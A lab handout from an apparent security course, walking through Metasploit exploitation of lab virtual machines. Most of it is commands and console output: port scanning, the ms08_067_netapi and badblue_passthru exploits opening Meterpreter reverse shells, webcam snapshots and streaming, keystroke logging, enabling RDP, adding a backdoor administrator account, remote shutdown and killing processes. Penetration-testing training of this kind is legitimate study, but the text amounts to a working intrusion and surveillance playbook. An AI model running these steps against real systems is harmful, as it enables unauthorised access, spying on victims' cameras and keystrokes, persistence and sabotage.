Practical 7: Practical on Using Metasploit Framework for exploitation

Access Metasploit and Exploits

Database setup and configuration

1. Start PostgreSQL by running sudo systemctl start postgresql.service in the terminal.

```
File Actions Edit View Help

(kali® kali)-[~]

sudo systemctl start postgresql.service
[sudo] password for kali:

(kali® kali)-[~]
```

2. Initialize the Metasploit database by running sudo msfdb init. Unless it is your first time doing this, the initialization will create the msf database, create a role, and add the msf_test and msf databases to the /usr/share/metasploit-framework/config/database.yml configuration file; otherwise, by default, the msf database will be created in the prebuild of Kali Linux, as shown in Figure 10.4:

Figure 10.4: Initializing the Metasploit database

- 3. Now, you are ready to access msfconsole.
- 4. Once inside the console, you can verify the status of the database by typing db_status. You should be able to see the following:

```
kali@kali: ~
File Actions Edit View Help
[sudo] password for kali:
  —(kali⊛kali)-[~]
$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating database user ms;
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
  —(kali⊕kali)-[~]
                                  мммммм
               MMMMMMMM; d; MMMMMMMMM
               МММ .: ММММММММММ: ММММ
                         MMMMM
               ммм
                          MMM
                                      ммм
               MMM
                          MMM
                                      MMM
                                      MMM
                                      MX
                                      М
      --=[ 2259 exploits - 1188 auxiliary - 402 post
--=[ 951 payloads - 45 encoders 14
      --=[ 9 evasion
Metasploit tip: Enable verbose logging with set VERBOSE
Metasploit Documentation: https://docs.metasploit.com/
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
<u>msf6</u> >
```

5. In the case of there being multiple targets, all of which are different company units, or maybe two different companies, it is a good practice to create a workspace within Metasploit. This can be achieved by running the workspace command in the msfconsole. The following extract shows the help menu, where you can add/delete workspaces so that you can organize these exploits to achieve your objective:

```
=[ metasploit v6.2.23-dev
     --=[ 2259 exploits - 1188 auxiliary - 402 post
--=[ 951 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion
Metasploit tip: Enable verbose logging with set VERBOSE
Metasploit Documentation: https://docs.metasploit.com/
msf6 > db_status
Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
                          List workspaces
    workspace
    workspace [name]
                        Switch workspace
OPTIONS:
    -a, --add <name>
-d, --delete <name>
-D, --delete-all
                                  Add a workspace.
                                  Delete a workspace.
                                  Delete all workspaces.
    -h, --help
-l, --list
                                 Help banner.
                                  List workspaces.
    -r, --rename <old> <new> Rename a workspace.
-S, --search <name> Search for a workspace.
    -v, --list-verbose
                                  List workspaces verbosely.
msf6 > workspace
msf6 > workspace -a Fourthedition
Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 > workspace
  default
msf6 >
```

the db_nmap command, which identifies open ports and associated applications.

```
kali@kali: ~
File Actions Edit View Help
msf6 > workspace
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 > workspace
  default
msf6 > db_nmap -vv -sC -Pn -p- 192.168.101.130 -- save
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times
may be slower.'
* Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-11 12:54 EST
[*] Nmap: NSE: Loaded 125 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 12:54
[*] Nmap: Completed NSE at 12:54, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 12:54
[*] Nmap: Completed NSE at 12:54, 0.00s elapsed
[*] Nmap: Initiating ARP Ping Scan at 12:54
[*] Nmap: Scanning 192.168.101.130 [1 port]
[*] Nmap: Completed ARP Ping Scan at 12:54, 0.05s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 12:54
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 12:54, 0.01s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 12:54
[*] Nmap: Scanning 192.168.101.130 [65535 ports]
[*] Nmap: Discovered open port 111/tcp on 192.168.101.130
[*] Nmap: Discovered open port 53/tcp on 192.168.101.130
[*] Nmap: Discovered open port 23/tcp on 192.168.101.130
[*] Nmap: Discovered open port 22/tcp on 192.168.101.130
[*] Nmap: Discovered open port 80/tcp on 192.168.101.130
[*] Nmap: Discovered open port 445/tcp on 192.168.101.130
[*] Nmap: Discovered open port 21/tcp on 192.168.101.130
[*] Nmap: Discovered open port 139/tcp on 192.168.101.130
   Nmap: Discovered open port 5900/tcp on 192.168.101.130
[*] Nmap: Discovered open port 3306/tcp on 192.168.101.130
[*] Nmap: Discovered open port 25/tcp on 192.168.101.130
[*] Nmap: Discovered open port 6667/tcp on 192.168.101.130
[*] Nmap: Discovered open port 55892/tcp on 192.168.101.130
[*] Nmap: Discovered open port 37088/tcp on 192.168.101.130
[*] Nmap: Discovered open port 2121/tcp on 192.168.101.130
   Nmap: Discovered open port 512/tcp on 192.168.101.130
[*] Nmap: Discovered open port 1524/tcp on 192.168.101.130
[*] Nmap: Discovered open port 2049/tcp on 192.168.101.130
   Nmap: Discovered open port 1099/tcp on 192.168.101.130
[*] Nmap: Discovered open port 514/tcp on 192.168.101.130
```

When the --save option is used, all the output of the scan results will be saved in /root/.msf4/local/ folder. Several applications were identified by nmap in the preceding example.

If the scan was completed using nmap separately, those results can also be imported into Metasploit using the db_import command. The nmap output will normally produce three types of output, that is, xml, nmap, and gnmap.

As a tester, we should investigate each one for any known vulnerabilities. If we run the services command in the msfconsole, the database should include the host and its listed services, as shown in *Figure*

```
Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 93.18 seconds
[*] Nmap: Raw packets sent: 65545 (2.884MB) | Rcvd: 65536 (2.622MB)
[*] Saved NMAP XML results to /root/.msf4/local/msf-db-nmap-20221111-3567-lnwlku.xml
msf6 > services
Services'
                                                       info
host
                  port
                         proto name
192.168.101.130
                         tcp
                                 ftp
                                               open
192.168.101.130
                         tcp
                                ssh
                                               open
192.168.101.130 23
                                telnet
                         tcp
                                               open
192.168.101.130
192.168.101.130
                         tcp
                                smtp
                                               open
                                 domain
                         tcp
                                               open
192.168.101.130
                  80
                                http
                         tcp
                                               open
192.168.101.130 111
                                rpcbind
                                                       2 RPC #100000
                         tcp
                                               open
192.168.101.130
                  139
                                netbios-ssn
                                               open
192.168.101.130
                  445
                         tcp
                                microsoft-ds
                                               open
                                                       Samba smbd 3.0.20-Debian
192.168.101.130
                  512
                         tcp
                                exec
                                               open
192.168.101.130
                  513
                         tcp
                                login
                                                open
192.168.101.130
                  514
                         tcp
                                shell
                                               open
192.168.101.130
                  1099
                         tcp
                                 rmiregistry
                                               open
192.168.101.130
                  1524
                                ingreslock
                         tcp
                                               open
                                                       2-4 RPC #100003
192.168.101.130
                  2049
                         tcp
                                nfs
                                               open
192.168.101.130
                  2121
                                ccproxy-ftp
                         tcp
                                               open
192.168.101.130
                  3306
                         tcp
                                mysql
                                               open
192.168.101.130
                                distccd
                         tcp
                                               open
192.168.101.130
                  5432
                                postgresql
                                               open
192.168.101.130
                  5900
                         tcp
                                               open
192.168.101.130
                  6000
                         tcp
                                x11
                                               open
192.168.101.130
                  6667
                         tcp
                                irc
                                               open
                  6697
192.168.101.130
                         tcp
                                ircs-u
                                               open
192.168.101.130
                  8009
                                ajp13
                                               open
                         tcp
192.168.101.130
                  8180
                         tcp
                                unknown
                                               open
192.168.101.130
                  8787
                         tcp
                                msgsrvr
                                               open
192.168.101.130
                                                       1-4 RPC #100021
                  37088
                         tcp
                                nlockmgr
                                               open
192.168.101.130
                                                       1-3 RPC #100005
                  40491
                                mountd
                                               open
192.168.101.130
                 41501
                                                       1 RPC #100024
                         tcp
                                 status
                                               open
192.168.101.130 55892
                         tcp
                                                open
<u>msf6</u> >
```


Metasploit prompts the tester to select the payload (a reverse shell from the compromised system back to the attacker) and sets the other variables, which are listed as follows:

- Remote host (RHOST): This is the IP address of the system being attacked.
- Remote port (RPORT): This is the port number that is used for the exploit. In this case, we can see that the service has been exploited on default port 6667, but in our case, the same service is running on port 6697.
- Local host (LHOST): This is the IP address of the system that's used to launch the attack.


The attack is launched by entering the exploit command at the Metasploit prompt after all variables have been set. Metasploit initiates the attack and confirms that a reverse shell between Kali Linux and the target system is open. In other exploits, a successful exploit is presented by using command shell 1 opened and giving the IP addresses that originate and terminate the reverse shell.

Gaining Access to a Target Machine via a vulnerability


Open Windows XP VM which will be our another target



Set Kali Network to Bridged and Tick checkbox, Restart Kali



Run netdiscover to see the target machine




Lets track the IP address' route

```
-(kali⊕kali)-[~]
└$ traceroute 192.168.0.117
traceroute to 192.168.0.117 (192.168.0.117), 30 hops max, 60 byte packets
 1 * * *
    * * *
 2
    * * *
    *
      *
      *
 6
      *
 8
 9
10
    * *
        *
11
    * *
12
13
14
15
16
17
18
19
20
21
22
23
24
    * *
        *
    * *
        *
26
    * *
        *
27
28
29
    * * *
30
```


We find out that the device is behind a firewall. Let's bypass the firewall during our scan


```
-(kali⊕kali)-[~]
sudo nmap --script=firewalk --traceroute 192.168.0.117
[sudo] password for kali:
Starting Nmap 7.94SVN (https://nmap.org) at 2023-11-30 14:56 EST
Nmap scan report for 192.168.0.117
Host is up (0.00068s latency).
All 1000 scanned ports on 192.168.0.117 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:BB:15:29 (VMware)
Host script results:
| firewalk:
HOP HOST
                     PROTOCOL BLOCKED PORTS
      192.168.0.116 tcp
1_0
                               1,3-4,6-7,9,13,17,19-20
TRACEROUTE
HOP RTT
           ADDRESS
  0.68 ms 192.168.0.117
Nmap done: 1 IP address (1 host up) scanned in 25.74 seconds
```

Go to control panel in start and turn off firewall



Go back to Kali and run sudo msfconsole





You should now get access to the Windows XP System

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.13
rhosts ⇒ 192.168.1.13
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport ⇒ 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.13:445 - Automatically detecting the target ...
[*] 192.168.1.13:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.13:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.13:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.13:1032) at 2022-11-11 15: 15:16 -0500

meterpreter >
```

```
meterpreter > sysinfo
Computer : MEHDI-798470958

OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

Get the system information

```
meterpreter > sysinfo
Computer : MEHDI-798470958
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
                   : WORKGROUP
Domain
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > shell
Process 1352 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
         Connection-specific DNS Suffix .:
         IP Address. . . . . . . . . : 192.168.1.13
Subnet Mask . . . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.254
C:\WINDOWS\system32>
```


```
File Actions Edit View Help
 Ethernet adapter Local Area Connection:
                 Connection-specific DNS Suffix .:
                 IP Address. . . . . . . . . . : 192.168.1.13
                Subnet Mask . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . : 192.168.1.254
 C:\WINDOWS\system32>dir
 dir
   Volume in drive C has no label.
   Volume Serial Number is 9CD0-39D9
   Directory of C:\WINDOWS\system32
Directory of C:\WINDO

10/10/2022 01:20 PM
10/10/2022 11:20 PM
09/23/2022 11:20 PM
09/24/2022 04:20 AM
09/24/2022 04:30 PM
04/14/2008 05:30 PM
                                                <DTR>
                                                <DIR>
                                                                1,442 $winnt$.inf
                                                <DIR>
                                                                            1025
                                                <DIR>
                                                                              1028
                                                <DIR>
                                                                              1031
                                                <DIR>
                                                                            1033
                                                <DIR>
                                                                            1037
                                                                            1041
                                                <DIR>
                                                <DIR>
                                                                              1042
                                                                            1054
                                                <DIR>
                                                               2,151 12520437.cpx
                                                               2,233 12520850.cpx
                                                <DIR>
                                                                              2052
                                                <DIR>
                                                                              3076
                                                <DIR>
                                                                             3com_dmi
                                                            100,352 6to4svc.dll
                                                              25,600 aaaamon.dll
                                                            136,192 aaclient.dll
                                                             68,608 access.cpl
64,512 acctres.dll
                                                             184,320 accwiz.exe
                                                              61,952 acelpdec.ax
                                                             129,536 acledit.dll
                                                              115,712 aclui.dll
                                                              193,536 activeds.dll
                                                             111,104 activeds.tlb
```

Access their Web Cam


```
meterpreter > webcam_list
1: VirtualBox Webcam - HP TrueVision HD
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/BdHuMcuB.jpeg

meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: fDSJWBFN.html
[*] Streaming...
```



Keylogging

Although not as effective as a hardware keylogger, the meterpreter can place a software keylogger on the system to capture all the keystrokes from one application. The key here is that we can only capture the keystrokes of one process or application at a time.



```
The quieter you become, the more you are able to hear.

meterpreter > migrate 2308

[*] Migrating from 996 to 2308...

[*] Migration completed successfully.

meterpreter >
```

As you can see, we have migrated to process 2308 (yours will likely be different), which in this case is MS Word.

Next, we start the keylogger with the command keyscan start.


```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
```

When we want recover the keystrokes, we simply use the command keyscan_dump.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
Dear General ParK: <Return> <Return> It's time to launch those missiles at the
American capitalists dogS <Back> s! Before we do so, make certain that my last o
rder of twinkies are on the way. Love those American twinkies! <Return> <Return
> Dwn with capitalism! <Return> <Return> Kim Yung Un
meterpreter >
```

Get Remote Desktop Connection

Search for badblue exploit



```
rhosts ⇒ 192.168.61.130
                           /hadblue_passthru) > set lport 4444
msf6 exploit(
lport ⇒ 4444
msf6 exploit(
                                          ru) > exploit
    Exploit aborted due to failure: unreachable: The target server did not re
spond to fingerprinting, use 'set FingerprintCheck false' to disable this che
[*] Exploit completed, but no session was created.
                           hadblue_passthru) > set FingerprintCheck false
msf6 exploit(
FingerprintCheck ⇒ false
                                          ru) > set rhosts 192.168.61.130
msf6 exploit(
rhosts ⇒ 192.168.61.130
                                    nassthru) > exploit
msf6 exploit(
[*] Started reverse TCP handler on 192.168.61.246:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175686 bytes) to 192.168.61.130
[*] Meterpreter session 1 opened (192.168.61.246:4444 \rightarrow 192.168.61.130:1072)
at 2023-11-30 18:40:43 -0500
meterpreter > sysinfo
Computer : MEHDI-0778BC5DC
os
                 : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain
                : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
```

Start the RDP session using the exploit

```
<u>meterpreter</u> > background
[*] Backgrounding session 1...
[*] Backgrounding session 1...
rdp
msf6 post(windows/manage/enable_rdp) > show options
Module options (post/windows/manage/enable_rdp):
   Name
             Current Setting Required Description
   ENABLE
                                         Enable the RDP Service and Firewall
             true
                              no
                                         Exception.
   FORWARD
             false
                                         Forward remote port 3389 to local P
                              no
                                         ort.
   LPORT
             3389
                              no
                                         Local port to forward remote connec
                                         tion.
   PASSWORD
                                         Password for the user created.
   SESSION
                              ves
                                         The session to run this module on
                                         The username of the user to create.
   USERNAME
                              no
View the full module info with the info, or info -d command.
                                  dp) > set session 1
msf6 post(
session ⇒ 1
                                 rdn) > exploit
msf6 post(
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
        The Terminal Services service is not set to auto, changing it to auto
       Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/202311301
84150_default_192.168.61.130_host.windows.cle_633835.txt
[*] Post module execution completed
                                    ) > sessions -i 1
msf6 post(
[*] Starting interaction with 1...
meterpreter > shell
Process 404 created.
Channel 2 created.
```

Add a new administrator account in the target machine to gain access.

```
C:\WINDOWS\system32>net user Mehdi hello123 /add
net user Mehdi hello123 /add
The command completed successfully.


C:\WINDOWS\system32>net localgroup administrators Mehdi /add
net localgroup administrators Mehdi /add
The command completed successfully.
```

Open another kali terminal and run the rdp application


```
kali@kali: ~
File Actions Edit View Help
pdu: rdp_recv_deactivate_all() fail
[18:51:05:761] [232422:232423] [ERROR][com.freerdp.core.transport] - transpor
t_check_fds: transport → ReceiveCallback() - -1
(kali@ kali)-[~]

$ xfreerdp 192.168.61.130
[18:52:28:104] [233190:233190] [WARN][com.freerdp.client.common.cmdline] - --
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.cmdline] - Us
ing deprecated command-line interface!
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.cmdline] - Th
is will be removed with FreeRDP 3!
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.cmdline] - --
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.compatibility
] - 192.168.61.130 \rightarrow /v:192.168.61.130
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.compatibility
[18:52:28:105] [233190:233191] [INFO][com.freerdp.client.x11] - No user name
set. - Using login name: kali
[18:52:29:349] [233190:233191] [INFO][com.freerdp.gdi] - Local framebuffer fo
rmat PIXEL_FORMAT_BGRX32
[18:52:29:349] [233190:233191] [INFO][com.freerdp.gdi] - Remote framebuffer f
ormat PIXEL_FORMAT_RGB16
[18:52:29:403] [233190:233191] [INFO][com.freerdp.channels.rdpsnd.client] - [
static] Loaded fake backend for rdpsnd
```

The RDP will start. Add the admin credentials you created for the target machine




You have now logged in and have access to the desktop



Run ps command to check all the services running in the Target system

<pre>C:\WINDOWS\system32>exit shell exit shell meterpreter > ps Process List</pre>											
PID	PPID	Name	Arch	Session	User	Path					
0	0	 [System Proce ss]	_		_	_					
4	0	System	x86	0	NT AUTHORITY\SYSTEM						
328	852	wmiprvse.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\wb em\wmiprvse.exe					
376	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\s mss.exe					
512	1024	wuauclt.exe	x86	0	MEHDI-798470958\Admin	C:\WINDOWS\system32\wu auclt.exe					
532	376	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system3 2\csrss.exe					
556	376	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system3 2\winlogon.exe					
616	1024	wscntfy.exe	x86	0	MEHDI-798470958\Admin	C:\WINDOWS\system32\ws cntfy.exe					
668	556	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\se					
680	556	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\ls					
728	668	alg.exe	x86	0	NT AUTHORITY\LOCAL SE RVICE						



Run the shell command and then try to shutdown the target machine


C:\WINDOWS>shutdown shutdown /s	/s
C:\WINDOWS>	

The Target Pc Shutsdown



You can try various commands via Kali and compromise the files of the target machine

exit the shell and in meterpreter mode try to take screenshot of target machine



Try to kill some running process on the target machine

				каш	@кап: ~	U U 🐼 🗆				
File Actions Edit View Help										
836	668	vmacthlp.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMwar e\VMware Tools\vmacthl p.exe				
852	668	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\sv				
932	668	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\sv				
1028	668	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\sv chost.exe				
1072	668	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\sv chost.exe				
1112	668	svchost.exe	x86	0	NT AUTHORITY\LOCAL SE RVICE	C:\WINDOWS\system32\sv chost.exe				
1204	852	wmiprvse.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\wb em\wmiprvse.exe				
1304	1028	wuauclt.exe	x86	0	MEHDI-798470958\Admin istrator	C:\WINDOWS\system32\wu auclt.exe				
1400	1432	vmtoolsd.exe	x86	0	MEHDI-798470958\Admin istrator	C:\Program Files\VMwar e\VMware Tools\vmtools d.exe				
1432	1400	explorer.exe	x86	0	MEHDI-798470958\Admin istrator	C:\WINDOWS\Explorer.EX E				
1448	1028	wscntfy.exe	x86	0	MEHDI-798470958\Admin	C:\WINDOWS\system32\ws cntfy.exe				
1540	668	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\sp oolsv.exe				
1612	1432	IEXPLORE.EXE	x86	0	MEHDI-798470958\Admin istrator	C:\Program Files\Inter net Explorer\iexplore. exe				
1704	668	alg.exe	x86	0	NT AUTHORITY\LOCAL SE RVICE	C:\WINDOWS\System32\al g.exe				
1784	1432	rundll32.exe	x86	0	MEHDI-798470958\Admin istrator	C:\WINDOWS\system32\ru ndll32.exe				
1804	1432	msmsgs.exe	x86	0	MEHDI-798470958\Admin istrator	C:\Program Files\Messe nger\msmsgs.exe				
<pre>meterpreter > suspend IEXPLORE.EXE [-] The following pids are not valid: IEXPLORE.EXE. [-] Quitting. Use -c to continue using only the valid pids. meterpreter > suspend cmd.exe [-] The following pids are not valid: cmd.exe. [-] Quitting. Use -c to continue using only the valid pids. meterpreter > kill cmd.exe [-] The following pids are not valid: cmd.exe. [-] The following pids are not valid: cmd.exe. Quitting meterpreter > kill 332 Killing: 332</pre>										

As you can see all the process have been killed on the target machine

